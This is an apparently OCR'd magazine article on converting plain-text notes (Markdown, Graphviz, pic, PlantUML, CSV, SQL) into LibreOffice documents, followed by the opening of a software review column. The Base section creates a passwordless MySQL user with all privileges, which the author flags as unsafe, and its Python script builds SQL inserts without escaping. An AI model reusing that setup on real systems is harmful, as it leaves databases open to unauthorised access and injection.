Of course, notes can be written in plain old ASCII, but there's a more powerful format which only requires a little more work: Markdown. It was originally designed for easy conversion into HTML, but it's been extended over the years, and there's now a proliferation of variants to choose from. Fortunately, the *Pandoc* converter tool (**https://pandoc.org**) supports the main ones, such as CommonMark, MultiMarkdown, Markdown Extra, and reStructuredText, a competitor to Markdown favoured by the Python community.

Details about the Markdown versions understood by *Pandoc* can be found in its user guide (**http://bit.ly/lxf258pandoc**), or you might prefer to learn by reading (and modifying) an example, such as the excellent one by meleyal (**https://gist.github.com/meleyal/5782256**), which is used here.

Pandoc supports the conversion of Markdown into ODT (the document format used by *LibreOffice Writer*), and also offers the possibility of making the output more beautiful by employing styles specified in an OTT template file. The following example uses **rapport.ott**, which comes from *LibreOffice*'s templates website (**https://extensions.libreoffice.org/templates**):

```
$ pandoc examp.md --reference-odt=rapport.ott -o examp.odt
```

Figure 1 *(bottom left)* shows part of the Markdown file and its corresponding ODT translation.


LibreOffice is far from a slouch in the conversion business itself, and can easily convert an ODT file into a large number of formats. Of course, a popular one is PDF, which is done from the command line using:

```
$ soffice --convert-to pdf:writer_pdf_Export examp.odt
```

The format for the `--convert-to` option is `OutputFile-Extension[:FilterName]`. There doesn't seem to be an up-to-date list of possible filter names; the most recent is for *OpenOffice 3.0* at **http://bit.ly/lxf258ooo**. The filter names appear in the second column of the table, under the 'API Name' heading.

Another little-known switch option is `--infilter="FilterName"`, for example `--infilter="Rich Text Format"`). It isn't used much, as *LibreOffice* does a good job of guessing a file's input filter based on its filename extension. A complete list of command-line arguments for *LibreOffice* can be found at **http://bit.ly/lxf258switches**.

Figure 1: Part of a Markdown file showing some maths and a table, and the corresponding Writer ODT generated by Pandoc.



Draw

The file **examp.md** contains an inline image, a resized PNG, specified by:

```
![Plane Clipart with transparency](bigPlaneT.png "icon"){ width=25% }
```

This image in the resulting ODT document can be resized, moved and rotated by *LibreOffice Write*, but for more extensive editing, the image should be converted to an SVG file and imported into *LibreOffice Draw*.

SVG is itself a text-based format, and so falls under the remit of this article, but the reality is that most SVG documents are too difficult to manipulate except via a dedicated GUI tool, such as *Draw* or *Inkscape* (**https://inkscape.org**), an SVG editor.

Fortunately, there are several text formats for defining graphics that are much less complex than SVG. We'll briefly look at *Graphviz* (**www.graphviz.org**), Brian Kernighan's venerable pic language, and *plantUML* (**http://plantuml.com**) for UML diagrams.

As its name suggests, *Graphviz* focuses on the generation of graph and network diagrams. For details, see Mihalis Tsoukalos' tutorial in **LXF219**. The Linux installation comes with a GUI graph editor called *dotty*,

but also command-line tools for creating various kinds of graph, including *dot* for directed graphs. As an example, the **graph.dot** file contains:

```
digraph {
  node [shape=ellipse];
  a b c e;  // nodes
  // labelled, weighted edges
  a -> b[label="0.2",weight="0.2"];
  a -> c[label="0.4",weight="0.4"];
  c -> b[label="0.6",weight="0.6"];
  c -> e[label="0.6",weight="0.6"];
  e -> e[label="0.1",weight="0.1"];
  e -> b[label="0.7",weight="0.7"];
}
```

This can be converted into a PNG file using

```
$ dot -Tpng graph.dot -o graph.png
```

dot's `-T` argument can take other output formats, including `svg`. As mentioned above, SVG files can be edited inside *LibreOffice Draw*.

Brian Kernighan's pic language dates from the early 1980s, but it's still a great tool for creating box-and-arrow diagrams, such as flow charts and circuit schematics. It lives on as *gpic*, part of GNU's *groff*. The Linux package *plotutils* includes an implementation, and there are several excellent tutorials on it, including Kernighan's original manual (**https://archive.org/details/pic-graphics-language**) and Eric Raymond's more recent 'Making Pictures With GNU PIC' article (**http://bit.ly/lxf258pic**). See **boxes.pic** for a short example, which looks like this:

```
.PS
ellipse "document";
arrow;
box "\fIpic\fP(1)"
arrow;
box width 1.2 "\fIgtbl\fP(1) or \fIgeqn\fP(1)" "(optional)" dashed;
arrow;
box "\fIgtroff\fP(1)";
arrow;
ellipse "PostScript"
.PE
```

It's converted into a PNG file using

```
$ pic2plot -Tpng boxes.pic > boxes.png
```

The PNG output may be a little pixelated, so it's worth experimenting with increasing the generated bitmap size (which is 570x570 by default), and using a slightly smaller font size (the default is 0.0175). This changes the command to:

```
$ pic2plot -Tpng -f 0.015 --bitmap-size 1200x1200 boxes.pic > boxes.png
```

A full list of *pic2plot* command line options can be found at **http://bit.ly/lxf258plot**. The best way to manipulate an image on Linux is with the *ImageMagick* command line utilities (see **https://imagemagick.org/script/command-line-tools.php**). The *pic2plot*-generated PNG image is rather large, and the figure is surrounded by a lot of empty space. The following call to *ImageMagick*'s *convert* automatically trims that space, leaving a border of 20 pixels, and scales the image by 75 per cent (which improves its resolution):

```
$ convert boxes.png -fuzz 1% -trim -bordercolor white -border 20 +repage -resize 75% boxesTrim.png
```


PlantUML (**http://plantuml.com**) focuses on creating UML figures, such as class and sequence diagrams, although it also supports a selection of other diagram types such as Gantt charts and mindmaps. The following example defines a small state diagram:

```
@startuml
[*] --> State1
State1 --> [*]
State1 : this is a string
State1 : this is another string
State1 -> State2
State2 --> [*]
@enduml
```

PlantUML is invoked from a JAR file using Java:

```
$ java -jar plantuml.jar -tpng states.txt
```

PlantUML can also be called from inside *LibreOffice Writer* as an extension (available from **https://extensions.libreoffice.org/extensions/libo_plantuml**). It appears as a toolbar called PlantUML, and can translate PlantUML text embedded in a document into an image.



A PNG image of a weighted directed graph generated by applying 'dot' to the graph.dot GraphViz file.

Impress

Although *Pandoc* is mostly a tool for converting text documents, it also supports a number of slide formats, including LaTeX Beamer, HTML Slidy and DZSlides. Sadly, the developers haven't yet got around to *Impress*'s ODP format. However, some versions of *Pandoc* do support *Microsoft PowerPoint*, and *LibreOffice* can easily convert from *PowerPoint* to ODP.

Pandoc only added *PowerPoint* conversion in version 2.0.5, which is fine on Windows where the current version has reached 2.6.3, but the most recent Linux release is still at 1.17.2. In other words, if you want *Pandoc* to handle *PowerPoint*, you'll have to use it on Windows. However, this inconvenience may have resolved itself by the time you read this article since it looks like Debian will soon support *Pandoc 2.2.1*.

» A CHECKLIST OF TOOLS USED

This article uses a variety of tools in addition to *LibreOffice*, all of them installed in the usual way with *apt-get*. Here's a quick summary, subdivided by the *LibreOffice* application that's the target of the notes conversion process:

» **Writer:** *Pandoc* (for markdown conversion); *retext* (a great markdown GUI editor); libjs-mathjax (a maths extension used by retext); *xpdf* (a PDF viewer).

» **Draw:** *Graphviz* (for drawing graphs); *GNU plotutils* (for managing gpic diagrams); *plantUML* (a Java library for generating UML diagrams). *ImageMagick*'s family of image utilities is a must.

» **Impress:** *Pandoc* for Windows! This embarrassing inclusion is explained in the text. Look for version 2.0.5 or later.

» **Calc:** csvkit.

» **Base:** csvkit again; mysql (or MariaDB); libmysql-java (a MySQL JDBC driver).

Pandoc and the JDBC driver require JDK version 1.8 (also known as Java 8) or later. Having developed an aversion to Oracle, we installed OpenJDK 11. The only problem this raised was that Java should be installed before *LibreOffice* so that its installation can automatically detect the JDK. csvkit (and the **genInserts.py** script) use Python 3. One problem might be that your Linux links the command name 'python' to Python 2; the correct command line call is to 'python3'.

QUICK TIP

The elephant in the room for text-based note taking is LaTeX, a document preparation system. It's undeniably the best tool for preparing academic reports, but perhaps a little excessive for everyday needs. Using a good LaTeX editor, such as Gummi (https://github.com/alexandervdm/gummi), reduces the learning curve.

The slides Markdown example used here, **habits.md**, comes from the *Pandoc* user's guide, online at **http://bit.ly/lxf258slide**. The conversion 'dance steps' from Markdown to *PowerPoint* to ODP is achieved with two commands:

```
$ pandoc habits.md -o habits.pptx --reference-doc=ref.pptx
$ soffice --convert-to odp habits.pptx
```

The `--reference-doc` option applies a template to the conversion so that the resultant PPTX looks nicer.

Calc

The de facto text format for spreadsheets is CSV. For example, **nums.csv** contains four lines with their fields separated by commas:

```
Sally Whittaker,2018,McCarren House,312,3.75,=D1+E1
Belinda Jameson,2017,Cushing House,148,3.52
Jeff Smith,2018,Prescott House,17-D,3.20
Sandy Allen,2019,Oliver House,108,3.48
```

Note that the last field of the first line is an equation, `=D1+E1`. After conversion to a spreadsheet, the first column is labelled A, so D1 and E1 refer to the fourth and fifth columns of the first row, which contain 312 and 3.75. The equation's spreadsheet cell (F1) will therefore display 315.75.


Converting CSV into a *LibreOffice Calc* ODS file requires an `--infilter` option:

```
$ soffice --convert-to ods --infilter="csv:44,34,UTF8" nums.csv
```

The two numerical arguments of `--infilter` specify the ASCII code for the CSV's field separator (44 is ASCII for `,`), while 34 is the code (") used to quote text. Details on *Calc*'s infilter option can be found at **http://bit.ly/lxf258filter**. If you're planning to use CSV extensively, it's a good idea to install csvkit (**https://csvkit.readthedocs.io/en/latest**), which offers a range of CSV tools, including *csvlook*, *csvgrep* and *csvcut*. csvkit is a Python package, so it is installed using *pip*.

As you might expect, *csvlook* is a nice way to view a CSV file:

```
$ csvlook -d ',' -H nums.csv
```




A PNG image generated by first applying 'pic2plot' to boxes.pic, then passing it through ImageMagick's convert to trim and scale it.

» WHICH SQL TO USE WITH BASE?

Base essentially acts as a GUI frontend for databases, which can either be embedded or external to *LibreOffice*. Historically, *Base*'s embedded DBMS was the Java-based HSQLDB, although there has been a gradual move towards the C++ based Firebird DBMS since *LibreOffice 4.2*, and HSQLDB has been deprecated since version 6.1.

Base can work with a range of external database systems, including MySQL, MariaDB, SQLite and PostgreSQL. Choosing which one to employ mostly comes down to a matter of personal choice. MySQL or the very similar MariaDB offers a good command-line interface, powerful SQL features and comes with plenty of documentation. For an example of what it can do, see Andrew Mallett's tutorial in **LXF191**.



A UML state diagram generated by PlantUML. The '-t' option was set to 'png', but other formats are possible, such as 'svg'.

```
| a             |  b | c             | d   |  e | f      |
| ------------- | --- | ------------- | ---- | ---- | ------ |
| Sally Whittaker | 2,018 | McCarren House | 312  | 3.75 | =D1+E1 |
| Belinda Jameson | 2,017 | Cushing House  | 148  | 3.52 |        |
| Jeff Smith      | 2,018 | Prescott House | 17-D | 3.20 |        |
| Sandy Allen     | 2,019 | Oliver House   | 108  | 3.48 |        |
```

`-d` specifies the CSV's field delimiter, while `-H` means that there isn't a header line in the file. Dummy header names ('a, 'b' and so on) are used instead.

Base

Another reason for installing csvkit is that its *csvsql* command makes it possible to convert a CSV file into an SQL database. This is useful because SQL can be employed as a text-based format for writing databases, via its CREATE TABLE and INSERT INTO commands.

The CSV code in **nums2.csv** is a variant of the earlier example, but with a header and without the formulae:

```
Name,Year,House,Room,Cost
Sally Whittaker,2018,McCarren House,312,3.75
Belinda Jameson,2017,Cushing House,148,3.52
Jeff Smith,2018,Prescott House,17-D,3.20
Sandy Allen,2019,Oliver House,108,3.48
```

A CREATE TABLE operation for this code can be generated using csvkit:

```
$ csvsql -d ',' -i mysql nums2.csv > nums2.sql
```


The result in **nums2.sql** is:

```
CREATE TABLE nums2 (
  `Name` VARCHAR(15) NOT NULL,
  `Year` DECIMAL(38, 0) NOT NULL,
  `House` VARCHAR(14) NOT NULL,
  `Room` VARCHAR(4) NOT NULL,
  `Cost` DECIMAL(38, 2) NOT NULL
);
```

It's also a good idea to add a conditional DROP TABLE before the CREATE:

```
$ echo "DROP TABLE IF EXISTS nums2;
$(cat nums2.sql)" > nums2.sql
```

csvkit doesn't have a way to generate INSERT INTO operations, but it's fairly easy to implement the task in Python. The following **genInserts.py** outputs an



Base's Database Wizard in action. All of the configuration steps are explained in detail at http://bit.ly/lxf258sql.

INSERT INTO tuple for each row of a supplied CSV file (excluding the header row):

```
import sys, os, csv
if len(sys.argv) != 2:
    print(" Usage: getInserts <CSV filename>")
    exit(1)
nm = os.path.splitext(sys.argv[1])[0]   # remove
filename's extension
csvFile = open(sys.argv[1], 'r')
numLines = len(csvFile.readlines())
csvFile.seek(0)    # reset file to beginning
csvReader = csv.reader(csvFile)
next(csvReader)  # skip the header line
print("")
print("INSERT INTO", nm, "VALUES")
rowCount = 2  # line 1 is the header line
for row in csvReader:
    vals = ', '.join('\'{0}\''.format(fld) for fld in row)
    if rowCount == numLines:   # last line of data
        print("  (", vals, ");")
    else:
        print("  (", vals, "),")
        rowCount+=1
csvFile.close()
```

It's called like so:

```
$ python3 genInserts.py nums2.csv >> nums2.sql
```

The SQL script in **nums2.sql** becomes:

```
DROP TABLE IF EXISTS nums2;
CREATE TABLE nums2 (
  `Name` VARCHAR(15) NOT NULL,
  `Year` DECIMAL(38, 0) NOT NULL,
  `House` VARCHAR(14) NOT NULL,
  `Room` VARCHAR(4) NOT NULL,
  `Cost` DECIMAL(38, 2) NOT NULL
);
INSERT INTO nums2 VALUES
  ( 'Sally Whittaker', '2018', 'McCarren House', '312',
'3.75' ),
  ( 'Belinda Jameson', '2017', 'Cushing House', '148',
'3.52' ),
  ( 'Jeff Smith', '2018', 'Prescott House', '17-D', '3.20' ),
  ( 'Sandy Allen', '2019', 'Oliver House', '108', '3.48' );
```

This script can be used to build a nums2 table in most SQL engines (after a few preliminaries). When using MySQL (or MariaDB) it's necessary to first create a non-superuser account and an empty database. The MySQL commands for creating the user `ad` are:

```
> create user ad;
> grant all privileges on * . * to ad;
```

By granting `ad` all privileges, there's no need to supply a password to use the account. This is obviously unsafe, but simplifies matters during testing. Now an empty database called `numsDB` can be created at the command line:

```
$ mysql -u ad -e "create database numsDB;"
```

This database will hold the nums2 table and its data uploaded from **nums2.sql**:

```
$ mysql -u ad numsDB < nums2.sql
```

Check the resulting table by querying it:

```
$ mysql -u ad -e "use numsDB; select * from nums2;"
```


The output is:

```
+----------------+------+---------------+------+------+
| Name           | Year | House         | Room | Cost |
+----------------+------+---------------+------+------+
| Sally Whittaker | 2018 | McCarren House | 312  | 3.75 |
| Belinda Jameson | 2017 | Cushing House  | 148  | 3.52 |
| Jeff Smith     | 2018 | Prescott House | 17-D | 3.20 |
| Sandy Allen    | 2019 | Oliver House   | 108  | 3.48 |
+----------------+------+---------------+------+------+
```

The preceding steps converted a CSV file into SQL and imported it into MySQL as a numsDB database holding a single nums2 table. The final step is to link *LibreOffice Base* to that external database.

Base connects to MySQL via a JDBC Driver called libmysql-java. This is installed on Linux in the usual way, but its JAR file must also be added to the class path of *LibreOffice*'s JRE. This is done via *LibreOffice*'s Tools > Options menu. Navigate to *LibreOffice* > Advanced, and press the Class Path button. Select Add Archive and select the path **/usr/share/java/mysql.jar**. Then restart *LibreOffice*.

The newly installed JDBC driver can now be linked to the numsDB database by completing *Base*'s Database Wizard. On the first screen click the 'Connect to an existing database' button, and choose 'MySQL' in the drop-down list. On the second screen, select the 'Connect using JDBC' button. Perhaps the trickiest stage is setting up the JDBC connection on the third screen, which is shown in the screenshot top-left. LXF



Name	Year	House	Room	Cost
Sally Whittaker	2018	McCarren House	312	3.75
Belinda Jameson	2017	Cushing House	148	3.52
Jeff Smith	2018	Prescott House	17-D	3.20
Sandy Allen	2019	Oliver House	108	3.48

The nums2 table in the numsDB MySQL database, as displayed inside LibreOffice Base after opening the numsDB.odb file.

QUICK TIP

The PPTX files that Pandoc generated were imported by LibreOffice Impress with no errors. However, the same file opened by PowerPoint 2010 generated an error. In the resulting dialogue box, clicking the Repair button followed by Open allowed the files to be opened.

HotPicks

Mailspring » eDEX-UI » PNPM, Anbox, Coxy » GTK3-mushrooms » Yazram » Crow Translate » Fedora » The Powder Toy » N-gon » Zstd

Alexander Tolstoy is an impenitent distro-hopper, but he has more than enough time to explore lots of hot OSS picks each month.

EMAIL CLIENT

Mailspring


Version: 1.7.2 **Web:** https://github.com/Foundry376/Mailspring

Most of us tend to check for new emails via smartphones, otherwise we use desktop web browsers. The niche for legacy standalone email clients has shrunk during the last decade, but the fight is not over. *Thunderbird*, *Evolution* and *KMail* still have lots of advanced features for both home and enterprise users. There used to be one more prominent email client of that kind, *Nylas N1*, which we reviewed in **LXF221**. Back in 2017 it became defunct and was soon reborn as *Mailspring*. The original *Nylas* application was based on Electron and sported a JavaScript engine inside, which, truth be told, led to a big performance loss. Although *Mailspring* is very similar to *Nylas*, its core has been rewritten in C++ and runs noticeably faster. It's easy to see the difference once you set up an existing account in *Mailspring* and let the app chew large amounts of data.

There are a lot of power features that make *Mailspring* very attractive and pleasing to use. It can combine multiple IMAP and Office 365 accounts into a single 'unified' mailbox and let you do more with your messages. For instance, you can undo send within five seconds after hitting the Send button – something that could save you from a disaster one day. You can also snooze emails for a given period and return to them later, enjoy automatic spell-check language detection, the built-in body text translator, link tracking tool, very fast search tool and more. Each unusual feature looks like a small enhancement alone, but altogether they change the whole experience.


We were really happy to see *Mailspring* perform faster and eat less RAM than an average Electron app, and we therefore recommend giving it a try. The column-based interface with an optional reading pane is a great productivity-focused design decision, so it's easy to fall in love with *Mailspring*.

Although there is a paid plan with some extras, the open source version is fully functional and is not restrictive in any way.



Mailspring looks great, and it is equally good for corporate and home use.

Exploring the Mailspring interface...



1 Unified inbox
All IMAP folders you are subscribed to are neatly placed in the left-most column.

2 Enable the reading pane
On the first start Mailspring asks if you want this mode to be enabled. It really saves a lot of time when browsing through emails.

3 The contact sidebar
This extra panel is used for gathering all contacts from the current mail thread together.

4 The Actions toolbar
This provides you with options for the usual set of actions for the currently open message, plus the options to add stars, make labels and snooze.

5 Advanced composer features
Don't miss those really excellent extra options, such as send later, translate body, set reminder and other actions. Also, you can undo send in case of a mistake – as long as you realise in time!

TERMINAL EMULATOR

eDEX-UI

Version: 2.2.2 **Web:**https://github.com/GitSquared/edex-ui

It's easy to imagine you're a criminal detective or a white-hat hacker at CIA with this cool app.

Who could expect that the prank Hollywood technodrama originally created by Canonical's Dustin Kirkland in 2014 would gave birth to a plethora of scions? We've seen many of them so far, although not every activity simulator was actually useful. Today's pick is both useful and fun, which we consider to be a great achievement.

Meet *eDEX-UI*, a very dramatic terminal emulator, with a rich selection of bells and whistles. *eDEX-UI* is ready to take part in the movie production scenes where criminal detectives bend over a display and see if they can crack down the problem or work out something life-saving. The visuals include the on-screen keyboard, the file manager, the Conky-like sensors and statistics, network settings, traffic graph, and the mind-blowing rotating planet Earth with satellites and beautiful network activity locators. Apart from this 'world view' all the rest of the tiles actually work and can be used in daily computing, especially if it implies using a command-line interface. The central area in *eDEX-UI* has been given to a working terminal emulator that supports tabs. When you type something, the distinct futuristic sound can be heard and the keyboard widget responds to your input. Navigating between directories also reveals that the file manager widget is synced with the terminal, which is a nice usability addition.

It's also possible to customise the layout, add, remove and rearrange widgets and also change the colour theme. The application depends of a healthy number of Node.js packages, but it only takes these two commands to get the thing rolling:

